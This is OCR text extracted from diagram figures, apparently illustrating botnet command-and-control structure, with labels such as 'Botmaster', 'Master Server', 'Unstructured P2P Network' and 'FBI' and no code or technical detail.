

Botmaster
Master
Server
Master
Server
Unstructured
P2P Network
FBI


Botmaster
Master
Server
Unstructured
P2P Network
FBI


Botmaster


Master Server

